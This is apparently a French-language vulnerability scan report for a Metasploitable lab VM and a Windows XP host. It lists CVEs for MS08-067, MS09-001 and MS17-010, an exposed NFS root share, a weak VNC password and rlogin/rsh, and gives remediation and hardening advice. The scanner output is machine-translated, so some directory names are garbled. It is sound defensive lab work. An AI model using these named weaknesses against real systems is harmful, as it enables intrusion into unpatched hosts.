**CVE-2008-4834** : Cédant : Microsoft Corporation Publié : 2009-01-14 Mise à jour : 2018-10-12 Le dépassement de tampon dans SMB dans le service Serveur de Microsoft Windows 2000 SP4, XP SP2 et SP3, et Server 2003 SP1 et SP2 permet à des attaquants distants d'exécuter du code arbitraire via des valeurs mal formées de « champs à l'intérieur des paquets SMB » non spécifiés dans une requête NT Trans, alias « Vulnérabilité d'exécution de code à distance par débordement de tampon SMB »

**CVE-2008-4835** : Cédant : Microsoft Corporation Publié : 2009-01-14 Mise à jour : 2018-10-12 SMB dans le service Server de Microsoft Windows 2000 SP4, XP SP2 et SP3, Server 2003 SP1 et SP2, Vista Gold et SP1 et Server 2008 permet à des attaquants distants d'exécuter du code arbitraire via des valeurs mal formées de « champs » non spécifiés à l'intérieur des paquets SMB dans une requête NT Trans2, liée à une "validation insuffisante de la taille du tampon", alias "Vulnérabilité d'exécution de code à distance de validation SMB".

**CVE-2008-4114** : Cédant : MITRE Corporation Publié : 2008-09-16 Mise à jour : 2018-10-12 srv.sys dans le service Serveur de Microsoft Windows 2000 SP4, XP SP2 et SP3, Server 2003 SP1 et SP2, Vista Gold et SP1 et Server 2008 permet à des attaquants distants de provoquer un déni de service (panne du système) ou éventuellement d'autres attaques non spécifiées. impact via un paquet SMB WRITE\_ANONYMOUS avec un décalage incompatible avec la taille du paquet, lié à une "validation insuffisante de la taille du tampon", comme le démontre une requête adressée au canal nommé \PIPE\lsarpc, alias "Vulnérabilité de déni de service de validation SMB".

## 2.Critical - MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling remote code execution

**CVE-2008-4250** : Cédant : Microsoft Corporation Publié : 2008-10-23 Mise à jour : 2018-10-12. Le service Server dans Microsoft Windows 2000 SP4, XP SP2 et SP3, Server 2003 SP1 et SP2, Vista Gold et SP1, Server 2008 et 7 Pre-Beta permet à des attaquants distants d'exécuter du code arbitraire via une requête RPC contrefaite qui déclenche le débordement pendant la canonisation des chemins, telle qu'exploitée à l'état sauvage par Gimmiv.A en octobre 2008, alias « Vulnérabilité du service serveur ».

## 3.High - MS17-010: Security Update for Microsoft Windows SMB Server

**CVE-2017-0143** : Cédant : Microsoft Corporation

Publié : 2017-03-17 Mise à jour : 2020-02-04

Le serveur SMBv1 dans Microsoft Windows Vista SP2 ; Windows Server 2008 SP2 et R2 SP1 ; Windows 7 SP1 ; Windows 8.1; Windows Server 2012 Gold et R2 ; Windows RT 8.1 ; et Windows 10 Gold, 1511 et 1607 ; et Windows Server 2016 permet aux attaquants distants d'exécuter du code arbitraire via des paquets contrefaits, également appelé « vulnérabilité d'exécution de code à distance Windows SMB ». Cette vulnérabilité est différente de celles décrites dans CVE-2017-0144, CVE-2017-0145, CVE-2017-0146 et CVE-2017-0148.

**CVE-2017-0144** : Cédant : Microsoft Corporation

Publié : 2017-03-17 Mise à jour : 2020-02-04

Le serveur SMBv1 dans Microsoft Windows Vista SP2 ; Windows Server 2008 SP2 et R2 SP1 ; Windows 7 SP1 ; Windows 8.1; Windows Server 2012 Gold et R2 ; Windows RT 8.1 ; et Windows 10 Gold, 1511 et 1607 ; et Windows Server 2016 permet aux attaquants distants d'exécuter du code arbitraire via des paquets contrefaits, également appelé « vulnérabilité

d'exécution de code à distance Windows SMB ». Cette vulnérabilité est différente de celles décrites dans CVE-2017-0143, CVE-2017-0145, CVE-2017-0146 et CVE-2017-0148.

**CVE-2017-0145** : Cédant : Microsoft Corporation

Publié : 2017-03-17 Mise à jour : 2020-02-04

Le serveur SMBv1 dans Microsoft Windows Vista SP2 ; Windows Serveur 2008 SP2 et R2 SP1 ; Windows 7 SP1 ; Windows 8.1; Windows Server 2012 Gold et R2 ; Windows RT 8.1 ; et Windows 10 Gold, 1511 et 1607 ; et Windows Server 2016 permet aux attaquants distants d'exécuter du code arbitraire via des paquets contrefaits, également appelé « vulnérabilité d'exécution de code à distance Windows SMB ». Cette vulnérabilité est différente de celles décrites dans CVE-2017-0143, CVE-2017-0144, CVE-2017-0146 et CVE-2017-0148.

**CVE-2017-0146** : Cédant : Microsoft Corporation

Publié : 2017-03-17 Mise à jour : 2020-02-04

Le serveur SMBv1 dans Microsoft Windows Vista SP2 ; Windows Serveur 2008 SP2 et R2 SP1 ; Windows 7 SP1 ; Windows 8.1; Windows Server 2012 Gold et R2 ; Windows RT 8.1 ; et Windows 10 Gold, 1511 et 1607 ; et Windows Server 2016 permet aux attaquants distants d'exécuter du code arbitraire via des paquets contrefaits, également appelé « vulnérabilité d'exécution de code à distance Windows SMB ». Cette vulnérabilité est différente de celles décrites dans CVE-2017-0143, CVE-2017-0144, CVE-2017-0145 et CVE-2017-0148.

**CVE-2017-0147** : Cédant : Microsoft Corporation

Publié : 2017-03-17 Mise à jour : 2020-02-04

Le serveur SMBv1 dans Microsoft Windows Vista SP2 ; Windows Serveur 2008 SP2 et R2 SP1 ; Windows 7 SP1 ; Windows 8.1; Windows Server 2012 Gold et R2 ; Windows RT 8.1 ; et Windows 10 Gold, 1511 et 1607 ; et Windows Server 2016 permet aux attaquants distants d'obtenir des informations sensibles de la mémoire du processus via des paquets contrefaits, également appelés « vulnérabilité de divulgation d'informations Windows SMB ».

**CVE-2017-0148** : Cédant : Microsoft Corporation

Publié : 2017-03-17 Mise à jour : 2020-02-04

Le serveur SMBv1 dans Microsoft Windows Vista SP2 ; Windows Server 2008 SP2 et R2 SP1 ; Windows 7 SP1 ; Windows 8.1; Windows Server 2012 Gold et R2 ; Windows RT 8.1 ; et Windows 10 Gold, 1511 et 1607 ; et Windows Server 2016 permet aux attaquants distants d'exécuter du code arbitraire via des paquets contrefaits, également appelé « vulnérabilité d'exécution de code à distance Windows SMB ». Cette vulnérabilité est différente de celles décrites dans CVE-2017-0143, CVE-2017-0144, CVE-2017-0145 et CVE-2017-0146.

## Corrections

### metasploitable:

#### 1.Critical - NFS Exported Share Information Disclosure

**Solution :** Configurez NFS sur l'hôte distant afin que seuls les hôtes autorisés puissent monter ses partages distants.

Sortie :

Les partages NFS suivants peuvent être montés :

```
+ /  
+ Contenu de / :  
- .  
- ..  
- poubelle  
- botte  
- CD ROM  
-développeur  
- etc  
- maison  
- initrd  
- initrd.img  
-lib  
- perdu + trouvé  
- médias  
- mnt  
- nohup.out  
- opter  
-proc  
- racine  
-sbin  
-serveur  
- système  
-tmp  
- usr  
-var  
-vmlinuz
```

#### 2.Critical - VNC Server 'password' Password

**Solution :** Sécurisez le service VNC avec un mot de passe fort.

#### 3.High - rlogin Service Detection

**Solution :** Commentez la ligne 'login' dans /etc/inetd.conf et redémarrez le processus inetd. Vous pouvez également désactiver ce service et utiliser SSH à la place.

#### 4. High - rsh Service Detection

**Solution :** Commentez la ligne 'rsh' dans /etc/inetd.conf et redémarrez le processus inetd. Vous pouvez également désactiver ce service et utiliser SSH à la place.

#### Windows XP familial :

##### 1.Critical - MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution

**Solution :** Microsoft a publié un ensemble de correctifs pour Windows 2000, XP, 2003, Vista et 2008.

##### 2.Critical - MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling remote code execution

**Solution :** Microsoft a publié un ensemble de correctifs pour Windows 2000, XP, 2003, Vista et 2008.

##### 3.High - MS17-010: Security Update for Microsoft Windows SMB Server

#### **Solution :**

Microsoft a publié un ensemble de correctifs pour Windows Vista, 2008, 7, 2008 R2, 2012, 8.1, RT 8.1, 2012 R2, 10 et 2016. Microsoft a également publié des correctifs d'urgence pour les systèmes d'exploitation Windows qui ne sont plus pris en charge, notamment Windows XP, 2003 et 8.

Pour les systèmes d'exploitation Windows non pris en charge, par ex. Windows XP, Microsoft recommande aux utilisateurs de cesser d'utiliser SMBv1. SMBv1 ne dispose pas des fonctionnalités de sécurité incluses dans les versions ultérieures de SMB. SMBv1 peut être désactivé en suivant les instructions du fournisseur fournies dans Microsoft KB2696547. De plus, l'US-CERT recommande aux utilisateurs de bloquer SMB directement en bloquant le port TCP 445 sur tous les périphériques du réseau. Pour SMB via l'API NetBIOS, bloquez les ports TCP 137/139 et les ports UDP 137/138 sur tous les périphériques périphériques du réseau.

## Critique OS et network :

#### Mises en Garde :

Metasploitable est une machine virtuelle vulnérable conçue à des fins éducatives et de test de pénétration. Ne l'utilisez pas dans un environnement de production réel.

Système d'Exploitation :

Metasploitable est basé sur Ubuntu 8.04, qui a atteint la fin de sa vie en avril 2013. Il est fortement recommandé de ne pas utiliser des systèmes d'exploitation obsolètes en production.

Vulnérabilités Connues :

Metasploitable est délibérément vulnérable à plusieurs attaques, ce qui en fait une cible idéale pour l'apprentissage. Cependant, assurez-vous de ne pas exposer la machine vulnérable à des réseaux non sécurisés.

Isolation du Réseau :

Exécutez Metasploitable dans un environnement isolé, de préférence dans un réseau virtuel, pour éviter tout impact sur d'autres systèmes.

Mises à Jour :

Bien que Metasploitable soit intentionnellement vulnérable, assurez-vous de maintenir les mises à jour de sécurité pour le logiciel et le système d'exploitation de base.

Conseils et Mises en Garde pour Windows XP :

Fin de Support :

Windows XP a atteint la fin de son support étendu en avril 2014. L'utilisation continue de Windows XP expose le système à des risques de sécurité élevés, car Microsoft ne publie plus de correctifs de sécurité.

Vulnérabilités Héritées :

Les vulnérabilités connues dans Windows XP, telles que MS08-067 (utilisé par Conficker) et MS17-010 (utilisé par WannaCry), peuvent entraîner des compromissions sérieuses.

Migration vers une version plus récente recommandée.

Services Réseau :

Désactivez les services réseau inutiles sur Windows XP pour réduire la surface d'attaque.

Par exemple, désactivez SMBv1 si possible.

Pare-feu et Antivirus :

Configurez un pare-feu sur Windows XP et utilisez un antivirus à jour. Cela aidera à bloquer certaines attaques externes.

Sauvegardes Régulières :

En raison du risque de compromission, effectuez des sauvegardes régulières des données importantes sur Windows XP.

Migration Recommandée :

Considérez sérieusement la migration vers un système d'exploitation pris en charge et recevant des mises à jour de sécurité régulières.

Il est essentiel de comprendre que l'utilisation de systèmes d'exploitation obsolètes et vulnérables comporte des risques importants pour la sécurité. Dans un contexte professionnel, la mise à niveau vers des versions plus récentes et supportées est fortement recommandée.

